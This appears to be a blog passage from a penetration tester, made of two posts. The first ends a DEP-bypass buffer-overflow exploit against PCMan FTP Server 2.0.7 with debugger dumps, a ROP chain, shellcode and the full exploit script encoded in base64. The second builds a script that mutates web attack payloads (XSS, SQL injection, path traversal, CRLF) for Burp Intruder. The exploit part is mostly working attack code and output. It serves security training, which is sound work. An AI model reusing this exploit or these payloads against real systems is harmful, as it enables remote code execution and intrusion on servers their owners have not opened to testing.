Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_INVALID_HANDLE (00000006)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
```

```
Address   Hex dump                 ASCII
00441000  00 00 00 00 26 04 42 00  ....&♦B.
00441008  55 04 42 00 87 04 42 00  U♦B.ç♦B.
00441010  B9 04 42 00 58 00 43 00  ╣♦B.X.C.
00441018  59 02 43 00 09 05 43 00  Y☻C..♣C.
00441020  E0 06 43 00 AB 07 43 00  α♠C.½•C.
00441028  78 09 43 00 B8 09 43 00  x.C.╕.C.
00441030  3F EF 41 00 33 18 43 00  ?∩A.3↑C.
00441038  3B 1F 43 00 5C 1F 43 00  ;▼C.\▼C.
00441040  CD 23 43 00 E9 D6 41 00  ═#C.Θ╓A.
00441048  00 10 40 00 40 10 40 00  .►@.@►@.
00441050  F0 23 40 00 50 66 40 00  ≡#@.Pf@.
00441058  A0 66 40 00 80 6F 40 00  áf@.Ço@.
00441060  D0 6F 40 00 80 B5 40 00  ╨o@.Ç╡@.
00441068  92 FF 42 00 9C 22 42 00  Æ B.£"B.
00441070  B2 22 42 00 F0 22 42 00  ▓"B.≡"B.
00441078  2E 23 42 00 6C 23 42 00  .#B.l#B.
00441080  F1 07 43 00 29 08 43 00  ±•C.)◘C.
00441088  17 0A 43 00 D2 C1 42 00  ↨.C.╥┴B.
00441090  F5 C1 42 00 6C 18 43 00  ⌡┴B.l↑C.
00441098  A4 18 43 00 7D 1F 43 00  ñ↑C.}▼C.
004410A0  BD 23 43 00 E5 F5 42 00  ╜#C.σ⌡B.
004410A8  28 FA 42 00 38 25 43 00  (·B.8%C.
004410B0  CF FA 42 00 00 00 00 00  ╧·B.....
004410B8  00 00 00 00 50 25 41 00  ....P%A.
004410C0  9F 4E 41 00 23 AD 41 00  ƒNA.#¡A.
004410C8  1D 9F 41 00 00 00 00 00  ↔ƒA.....
004410D0  00 00 00 00 CB AD 41 00  ....╦¡A.
004410D8  00 00 00 00 00 00 00 00  ........
004410E0  2E 9F 41 00 00 00 00 00  .ƒA.....
004410E8  00 00 00 00 00 00 00 00  ........
004410F0  57 61 69 74 46 6F 72 4C  WaitForL
004410F8  6F 67 69 6E 00 00 00 00  ogin....
00441100  42 75 66 66 65 72 53 69  BufferSi
00441108  7A 65 00 00 4D 61 78 44  ze..MaxD
00441110  53 70 65 65 64 00 00 00  Speed...
00441118  4D 61 78 55 53 70 65 65  MaxUSpee
00441120  64 00 00 00 4D 61 78 54  d...MaxT
00441128  72 79 50 65 72 49 70 00  ryPerIp.
00441130  4D 61 78 43 6F 6E 50 65  MaxConPe
00441138  72 49 70 00 4D 61 78 43  rIp.MaxC
```


```
0012EDA0   737B3C10  ►<{s  NLAapi.737B3C10
0012EDA4   0012EDB8  ╕φ↕.
0012EDA8   00000201  ☺☻..
0012EDAC   00000040  @...
0012EDB0   75759F7F  ⌂ƒuu  GDI32.75759F7F
0012EDB4   90909090  ÉÉÉÉ
0012EDB8   90909090  ÉÉÉÉ
0012EDBC   90909090  ÉÉÉÉ
0012EDC0   90909090  ÉÉÉÉ
0012EDC4   90909090  ÉÉÉÉ
0012EDC8   90909090  ÉÉÉÉ
0012EDCC   F7D9E189  ëß┘≈
0012EDD0   5BF471D9  ┘q⌠[
0012EDD4   49495953  SYII
0012EDD8   49494949  IIII
0012EDDC   49494949  IIII
0012EDE0   43434343  CCCC
0012EDE4   51374343  CC7Q
0012EDE8   58416A5A  ZjAX
0012EDEC   30413050  P0A0
0012EDF0   41416B41  AkAA
0012EDF4   42413251  Q2AB
0012EDF8   30424232  2BB0
0012EDFC   42414242  BBAB
0012EE00   41385058  XP8A
0012EE04   494A7542  BuJI
0012EE08   485A6C59  YlZH
0012EE0C   7077424C  LBwp
0012EE10   50453053  S0EP
0012EE14   396B3035  50k9
0012EE18   31706558  Xep1
0012EE1C   64305039  9P0d
0012EE20   50504B4C  LKPP
0012EE24   6B6E7064  dpnk
0012EE28   4C344271  qB4L
0012EE2C   42716B4E  NkqB
0012EE30   6B6E6437  7dnk
0012EE34   48565262  bRVH
0012EE38   774C6F36  6oLw
0012EE3C   66645A61  aZdf
0012EE40   6F495156  VQIo
```

```
root@kali: /home/c/src/pcm
root@kali:/home/c/src/pcm# vim pcm09.py
root@kali:/home/c/src/pcm# python pcm09.py 192.168.1.209
3000
220 PCMan's FTP Server 2.0 Ready.

root@kali:/home/c/src/pcm#
```

```
[22:43:17] Illegal instruction - use Shift+F7/F8/F9 to pass exception to program          Paused
```

According to my previous adventures[6] – *„Illegal instruction”* can be a good *indicator* that we are on a good way. I still wasn't sure what's wrong here so I decided to investigate it a little bit longer...

After a while – we are here:



```
#!/usr/bin/env python
# pcman ftp server 2.0.7 PORT poc
# 15.12.2020 ; for DEP
#
import socket, sys
import struct

def create_rop_chain():
  # rop chain generated with mona.py - www.corelan.be
  rop_gadgets = [
      0x7555042c,  # POP ECX # RETN [RPCRT4.dll]
      0x75c41920,  # ptr to &VirtualProtect() [IAT kernel32.dll]
      0x7565fd52,  # MOV ESI,DWORD PTR DS:[ECX] # ADD DH,DH # RETN [MSCTF.dll]
      0x76d53f37,  # POP EBP # RETN [msvcrt.dll]
      0x737b3c10,  # & call esp [NLAapi.dll]
      0x76d3a837,  # POP EAX # RETN [msvcrt.dll]
      0x31313131, #0xfffffdff,  # Value to negate, will become 0x00000201
      0x754ff3a8,  # NEG EAX # RETN [RPCRT4.dll]
      0x740e4518,  # XCHG EAX,EBX # RETN [COMCTL32.dll]
      0x7405b2d7,  # POP EAX # RETN [COMCTL32.dll]
      0xffffffc0,  # Value to negate, will become 0x00000040
      0x7556b5f2,  # NEG EAX # RETN [RPCRT4.dll]
      0x763835c0,  # XCHG EAX,EDX # RETN [SHELL32.dll]
      0x75521c05,  #0x45454545, #0x760d3d23,  # POP ECX # RETN [SHELL32.dll]
      0x75759f7f,  # &Writable location [GDI32.dll]
      0x749b4f4a,  # POP EDI # RETN [DNSAPI.dll]
```

root@kali: /home/c/src/pcm
Win7DEP [Uruchomiona] - Oracle VM VirtualBox
Plik Maszyna Widok Wejście Urządzenia Pomoc
Immunity Debugger - er - er - er - - [CPU - thread 00000FF8, module ntdll]
File View Debug Plugins ImmLib Options Window Help Jobs
Calculator
View Edit Help
0
MC MR MS M+ M-
← CE C ± √
7 8 9 / %
4 5 6 * 1/x
1 2 3 -
0 . + =

As you can see I changed the value of the *„value to negate”* – I believe we are ready to use our *calculator-loader* presented in the table below. Enjoy! ;)

```
root@kali:/home/c/src/pcm# cat pcm09.py | base64
IyEvdXNyL2Jpbi9lbnYgcHl0aG9uCiMgcGNtYW4gZnRwIHNlcnZlciAyLjAuNyBQT1JUIHBvYwoj
IDE1LjEyLjIwMjAgOyBmb3IgREVQCiMKaW1wb3J0IHNvY2tldCwgc3lzCmltcG9ydCBzdHJ1Y3QK
CmRlZiBjcmVhdGVfcm9wX2NoYWluKCk6CiAgIyByb3AgY2hhaW4gZ2VuZXJhdGVkIHdpdGggbW9u
YS5weSAtIHd3dy5jb3JlbGFuLmJlCiAgcm9wX2dhZGdldHMgPSBbCiAgICAgIDB4NzU1NTA0MmMs
ICAjIFBPUCBFQ1ggIyBSRVROIFtSUENSVDQuZGxsXSAKICAgICAgMHg3NWM0MTkyMCwgICMgcHRy
IHRvICZWaXJ0dWFsUHJvdGVjdCgpIFtJQVQga2VybmVsMzIuZGxsXQogICAgICAweDc1NjVmZDUy
```

```
LCAgIyBNT1YgRVNJLERXT1JEIFBUUiBEUzpbRUNYXSAjIEFERCBESCxESCAjIFJFVE4gW01TQ1RG
LmRsbF0gCiAgICAgIDB4NzZkNTNmMzcsICAjIFBPUCBFQlAgIyBSRVROIFttc3ZjcnQuZGxsXSAK
ICAgICAgMHg3MzdiM2MxMCwgICMgJiBjYWxsIGVzcCBbTkxBYXBpLmRsbF0KICAgICAgMHg3NmQz
YTgzNywgICMgUE9QIEVBWCAjIFJFVE4gW21zdmNydC5kbGxdIAogICAgICAweDMxMzEzMTMxLCAj
MHhmZmZmZmRmZiwgICMgVmFsdWUgdG8gbmVnYXRlLCB3aWxsIGJlY29tZSAweDAwMDAwMjAxCiAg
ICAgIDB4NzU0ZmYzYTgsICAjIE5FRyBFQVggIyBSRVROIFtSUENSVDQuZGxsXSAKICAgICAgMHg3
NDBlNDUxOCwgICMgWENIRyBFQVgsRUJYICMgUkVUTiBbQ09NQ1RMMzIuZGxsXSAKICAgICAgMHg3
NDA1YjJkNywgICMgUE9QIEVBWCAjIFJFVE4gW0NPTUNUMDMyLmRsbF0gCiAgICAgIDB4ZmZmZmZm
YzAsICAjIFZhbHVlIHRvIG5lZ2F0ZSwgd2lsbCBiZWNvbWUgMHgwMDAwMDA0MAogICAgICAweDc1
NTZiNWYyLCAgIyBORUcgRUFYICMgUkVUTiBbUlBDUlQ0LmRsbF0gCiAgICAgIDB4NzYzODM1YzAs
ICAjIFhDSEcgRUFYLEVEWCAjIFJFVE4gW1NIRUxMMzIuZGxsXSAKICAgICAgMHg3NTUyMWMwNSwg
ICMweDQ1NDU0NTQ1LCAjMHg3NjBkM2QyMywgICMgUE9QIEVDWCAjIFJFVE4gW1NIRUxMMzIuZGxs
XSAKICAgICAgMHg3NTc1OWY3ZiwgICMgJldyaXRhYmxlIGxvY2F0aW9uIFtHREkzMi5kbGxdCiAg
ICAgIDB4NzQ5YjRmNGEsICAjIFBPUCBFREkgIyBSRVROIFtETlNBUEkuZGxsXSAKICAgICAgMHg3
NjBjNGMxMiwgICMgUkVUTiAoUk9QIE5PUCkgW1NIRUxMMzIuZGxsXQogICAgICAweDc2MmZhMjA3
LCAgIyBQT1AgRUFYICMgUkVUTiBbU0hFTEwzMi5kbGxdIAogICAgICAweDkwOTA5MDkwLCAgIyBu
b3AKICAgICAgMHg3NDA5ZDZiNCwgICMgUFVTSEFEICMgUkVUTiBbQ09NQ1RMMzIuZGxsXSAKICBd
CiAgcmV0dXJuICcnLmpvaW4oc3RydWN0LnBhY2soJzxJJywgXykgZm9yIF8gaW4gcm9wX2dhZGdl
dHMpCgpyb3BfY2hhaW4gPSBjcmVhdGVfcm9wX2NoYWluKCkKCgpqdW5rID0gJ1x4NDEnKjIwMDYK
cmV0ID0gIlx4OGJceDdhXHhhM1x4NzQiICMgam1wZXNwOiJCQkJCIgojbm9wcyA9ICJceDkwIiox
MzAKbm9wcyA9ICJceDkwIioxMDAKCiMgbXNmdmVub20gLXAgPiBjYWxjLmV4ZQpzYyA9ICBiIiIK
c2MgKz0gYiJceDMzXHhjOVx4ODNceGU5XHhjZlx4ZThceGZmXHhmZlx4ZmZceGZmXHhjMFx4NWVc
eDgxIgpzYyArPSBiIlx4NzZceDBlXHhmZVx4YmVceGY3XHgzZFx4ODNceGVlXHhmY1x4ZTJceGY0
XHgwMlx4NTYiCnNjICs9IGIiXHg3NVx4M2RceGZlXHhiZVx4OTdceGI0XHgxYlx4OGZceDM3XHg1
OVx4NzVceGVlXHhjNyIKc2MgKz0gYiJceGI2XHhhY1x4YjJceDdjXHg2Zlx4ZWFceDM1XHg4NVx4
MTVceGYxXHgwOVx4YmRceDFiIgpzYyArPSBiIlx4Y2ZceDQxXHg1Ylx4MDFceDlmXHhjMlx4ZjVc
eDExXHhkZVx4N2ZceDM4XHgzMFx4ZmYiCnNjICs9IGIiXHg3OVx4MTVceGNmXHhhY1x4ZTlceDdj
XHg2Zlx4ZWVceDM1XHhiZFx4MDFceDc1XHhhZmMiIKc2MgKz0gYiJceGU2XHg0NVx4MWRceGY2XHhm
Nlx4ZWNceGFmXHgzNVx4YWVceDFkXHhmZlx4NmRceDdjIgpzYyArPSBiIlx4NzRceGU2XHg1ZFx4
Y2RceDc0XHg3NVx4OGFceDdjXHgzY1x4MjhceDhmXHgwOFx4OTEiCnNjICs9IGIiXHgzZlx4NzFc
eGZhXHgzY1x4MzlceDg2XHgxN1x4NDhceDA4XHhiZFx4OGFceGM1XHhjNSIKc2MgKz0gYiJceGMz
XHhkM1x4NDhceDFhXHhlNlx4N2NceDY1XHhkYVx4YmZceDI0XHg1Ylx4NzVceGIyIgpzYyArPSBi
Ilx4YmNceGI2XHhhNlx4YTJceGY2XHhlZVx4NzVceGJhXHg3Y1x4M2NceDJlXHgzN1x4YjMiCnNj
ICs9IGIiXHgxOVx4ZGFceGU1XHhhY1x4NWNceGE3XHhlNFx4YTZceGMyXHgxZVx4ZTFceGE4XHg2
NyIKc2MgKz0gYiJceDc1XHhhY1x4MWNceGIwXHhhM1x4ZDRceGY2XHhiMFx4N2JceDBjXHhmN1x4
M2RceGZlIgpzYyArPSBiIlx4ZWVceDlmXHgwY1x4NzVceGQxXHg3MFx4YzJceDJiXHgwNVx4MDdc
eDg4XHg1Y1x4ZTgiCnNjICs9IGIiXHg5Zlx4OWJceDZiXHgwM1x4NmFceGMyXHgyYlx4ODJceGYx
XHg0MVx4ZjRceDNlXHgwYyIKc2MgKz0gYiJceGRkXHg4Ylx4YmJceDRjXHg3YVx4ZWRceGNjXHg5
OFx4NTdceGZlXHhlZFx4MDhceGU4IgpzYyArPSBiIlx4OWRceGRmXHg5Ylx4NWVceGQwXHhkYlx4
OGZceDU4XHhmZVx4YmVceGY3XHgzZCIKCgojanVuazIgPSAiQyIqICgzMDAwLWxlbihqdW5rK3Jl
dCtub3BzK3NjKSkKanVuazIgPSAiQyIgKiAoMzAwMCAtIGxlbihqdW5rICsgcm9wX2NoYWluICsg
bm9wcyArIHNjICkpCiNidWZmZXI9IGp1bmsgKyByZXQgKyBub3BzICsgc2MgKyBqdW5rMgpidWZm
ZXIgPSBqdW5rICsgcm9wX2NoYWluICsgbm9wcyArIHNjICsganVuazIKcHJpbnQgbGVuKGJ1ZmZl
cikKCnM9c29ja2V0LnNvY2tldChzb2NrZXQuQUZfSU5FVCwgc29ja2V0LlNPQ0tfU1RSRUFNKQp0
YXJnZXQgPSBzeXMuYXJndlsxXQpjb25uZWN0PXMuY29ubmVjdCgodGFyZ2V0LDIxKSkKYmFubmVy
ID0gcy5yZWN2KDEwMjQpCnByaW50IGJhbm5lcgpzLnNlbmQoJ1VTRVIgYW5vbnltb3VzXHJcbicp
CnMucmVjdigxMDI0KQpzLnNlbmQoJ1BBU1MgbWFpbEBtZS5jb21cclxuJykKcy5yZWN2KDEwMjQp
CnMuc2VuZCgnUE9SVCcgKyBidWZmZXIgKyAnXHJcbicpICMgYjAwbQpzLmNsb3NlKCkKCg==
root@kali:/home/c/src/pcm#
```

Cheers

References

Links/resources I found interesting while I was creating this article:

1 – Basic protocol fuzzing

2 - Trying harder

3 - !mona(-„me”)

4 – You love to read this page

5 – Hint for Linux users

6 – Few other notes for you

7 – Simple msfvenom generator

8 – Nice to check!

MODIFYING INTRUDERS

Intro

Some time ago I promissed myself that I will try to extend my list of *payloads* used during webapp pentests. Let’s say for our case the scenario will look like this:

- we already have our *list_of_payloads.txt*

- webapp is filtered „somehow” – so we need to find a way for bypass and injection.


The (slow and) easy way to do it is simply sending one-by-one character to the application to see if our input is echo’ed back. Looks pretty easy. My goal was to modify my list and add (that) „new character” before every string in the payload file. When script will finish you should find a new created file with payloads modifications.

This file can later be used with *Burp’s Intruder* during (y)our pentest/CTF adventures[1]. ;)

Let’s try...

Environment

For this case my environment was pretty easy: I used latest Kali 2020.2 where you can find *python* installed by default:



```
c@kali:~$ uname -a
Linux kali 5.6.0-kali2-686-pae #1 SMP Debian 5.6.14-1kali1 (2020-05-25) i686 GNU/Linux
c@kali:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Kali
Description:    Kali GNU/Linux Rolling
Release:        2020.2
Codename:       kali-rolling
c@kali:~$ python
Python 2.7.18 (default, Apr 20 2020, 20:30:41)
[GCC 9.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>>
c@kali:~$
```


So far, so good. Next what we'll need here is Burp Suite[2]. Free or not – doesn't really matter in this example (but proffesional version is much, much faster if we're talking about *Intruder* tab).

Let's move forward if you're ready.

Quick example

I started Kali VM and created new file in terminal to start my super-python-script. ;]

For now we should be somewhere here:




```
#!/usr/bin/env python
# intruebe.py - preparing quick payloads for burp's intruder
#

# 27.11.2020 / 22:50
#

# ; notes:
#   this script was created to prepare a list of payloads from
#   the 1st argumen and 'mutate' (or fuzz) it a bit. it should
#   help us to find a possible bypass (so 'injection' attacks).
#   we'll see... ;)
#   enjoy.

import sys

# defines
payloads = open(sys.argv[1], 'r')

def main():
  print 'in main()'
```

In case of the *payload_list_file.txt* – the exercise for you is to find a 'the best one for you' somehere at Github ;) but for this example scenario – I prepared a small list of very basic payloads. It should be good as well for our purposes:


```
'>"><script>alert(1)</script>
1' or '1'='1
<h1>test</h1>
```

Ok, so far, so good. Our sample-payload-list is ready so we can go back to our script. Let's add few more lines:




```
# defines
payloads = open(sys.argv[1], 'r')

def main():
  print 'in main()'

  count=140
  lines = payloads.readlines()

  while(count > 1):
    print "\n" + "="*10 +" Iteration: " + str(count) + "="*10

    for line in lines:
      #print( "[" +  unichr(count) +"]" + line);
      print( unichr(count)  + line);

    count-=1

    print "\n" + "="*30
  payloads.close() # close input file


if __name__ in '__main__':
  main()

# eof
```

As you can see the script is extremely simple ;] Let's try to run it with our payload_list.txt:




```
c@kali:~/src/intruding_burp$ cat payloads2.txt
<h1>test
`'>"><body/onload=prompt(123)>
../../../../etc/passwd
%0a%0aGET /2 HTTP/1.0
%2f..%2f..%2fetc/issue%00
c@kali:~/src/intruding_burp$
c@kali:~/src/intruding_burp$
c@kali:~/src/intruding_burp$ ./intruebe.py payloads2.txt
in main()

========== Iteration: 14==========
<h1>test

`'>"><body/onload=prompt(123)>

../../../../etc/passwd

%0a%0aGET /2 HTTP/1.0

%2f..%2f..%2fetc/issue%00


==============================

========== Iteration: 13==========
<h1>test

`'>"><body/onload=prompt(123)>

../../../../etc/passwd

%0a%0aGET /2 HTTP/1.0

%2f..%2f..%2fetc/issue%00
```

Can you see the bug? ;> Someone used wrong <> character ;) We'll fix it below and present some later in iteration (because on the screen above our *mutation* is not *visible*). So – fix and restart and we should be here:




```
z%0a%0aGET /2 HTTP/1.0

z%2f..%2f..%2fetc/issue%00


==============================

========== Iteration: 123==========
{<h1>test

{`'>"><body/onload=prompt(123)>

{../../../../etc/passwd

{%0a%0aGET /2 HTTP/1.0

{%2f..%2f..%2fetc/issue%00


==============================
```

Next:



